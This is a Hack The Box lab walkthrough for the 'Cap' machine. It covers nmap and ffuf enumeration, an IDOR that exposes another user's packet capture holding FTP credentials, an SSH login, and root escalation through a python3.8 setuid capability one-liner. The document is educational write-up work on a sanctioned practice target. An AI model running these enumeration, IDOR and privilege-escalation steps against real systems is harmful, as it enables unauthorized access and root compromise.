Cap Walkthrough - HTB Easy | IDOR PCAP Access & Python Capabilities Exploitation
Complete walkthrough of Cap from Hack The Box. An easy Linux machine running an HTTP server with administrative functionalities, including network capture execution. Inadequate controls create an Insecure Direct Object Reference (IDOR) vulnerability that allows access to another user's capture. The capture contains plaintext credentials and can be exploited to obtain an initial foothold. A Linux capability is then used to escalate privileges to root.

Overview
Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user’s capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.245 -vv -p-
<SNIP>
Scanning 10.10.10.245 [65535 ports]
Discovered open port 21/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
<SNIP>
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.245 -vv -sC -sV -p 21,22,80
<SNIP>
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 63 vsftpd 3.0.3
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjIqNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1MO+mKH7EobPR/ZWrFGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6QuGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfMzBDypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
| 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open http syn-ack ttl 63 gunicorn
| http-methods:
|_ Supported Methods: HEAD OPTIONS GET
|_http-server-header: gunicorn
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Sun, 17 Aug 2025 18:07:55 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GenericLines:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 193
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid Request Line 'Invalid HTTP request line: '''
| </body>
| </html>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Sun, 17 Aug 2025 18:07:42 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 19386
<SNIP>
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 21: FTP (vsftpd 3.0.3)
- Port 22: SSH (OpenSSH 8.2p1)
- Port 80: HTTP running gunicorn
Web Application Analysis
HTTP Service
Let’s visit the site to see what we’re dealing with.
Add the target IP to the /etc/hosts file:
1
2
3
4
5
6
7
8
9
10
11
┌─[dua2z3rr@parrot]─[~]
└──╼ $cat /etc/hosts
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others

10.10.10.245 cap.htb
Trying to access the site:

We can notice this is a security dashboard and the user is called nathan. There are 1500 security events, 357 failed logins, and 27 port scans. All of this in the last 24 hours. It can be deduced that this is an important target…

In the /data/1 directory we can download PCAP files with a certain number of packets to contain, etc. Let’s try changing the subdirectory data number with another number.
IDOR Discovery
ffuf
Let’s create a custom wordlist with numbers from 0 to 100 and use ffuf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌─[dua2z3rr@parrot]─[~]
└──╼ $cd; ffuf -w temp.txt:FUZZ -u http://10.10.10.245:80/data/FUZZ -recursion -recursion-depth 1 -v -ic -fs 208

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.245:80/data/FUZZ
 :: Wordlist         : FUZZ: /home/dua2z3rr/temp.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 208
________________________________________________

[Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 619ms]
| URL | http://10.10.10.245:80/data/1
    * FUZZ: 1

[Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 308ms]
| URL | http://10.10.10.245:80/data/0
    * FUZZ: 0

:: Progress: [101/101] :: Job [1/1] :: 99 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
Results found: 1 and 0. Let’s try accessing /data/0.
We can download another PCAP file.
Credential Discovery
Wireshark Analysis
Let’s load this PCAP file and analyze it:

Credentials obtained: Filtering the FTP protocol, we manage to obtain Nathan’s credentials. Let’s try accessing via SSH.
Initial Access
SSH Login
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌─[dua2z3rr@parrot]─[~]
└──╼ $ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Aug 20 19:15:33 UTC 2025

  System load:           0.02
  Usage of /:            36.6% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:fe94:ef9c

  => There are 2 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
User flag obtained.
Privilege Escalation
Internal Enumeration
With manual vulnerability search and writable files, nothing is found. Initially I thought about the logrotten exploit, but the version isn’t vulnerable. Let’s run linpeas.
We find a file with capabilities: /usr/bin/python3.8
Root Access
Python Capabilities Exploitation
1
2
nathan@cap:/usr/bin$ ./python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
#
Root flag obtained. Box completed.
Reflections
Main Mistake
I initially focused too much on exploring the dashboard features and statistics without immediately testing for IDOR vulnerabilities. The sequential numbering of resources (/data/1) should have been an immediate red flag to test for unauthorized access to other IDs.
Alternative Approaches
Instead of using LinPEAS to discover the Python capabilities, I could have manually enumerated capabilities using getcap -r / 2>/dev/null.
Open Question
What access controls should be implemented to prevent the IDOR vulnerability we exploited?
Completed this box? Did you spot the IDOR immediately? Leave a comment down below!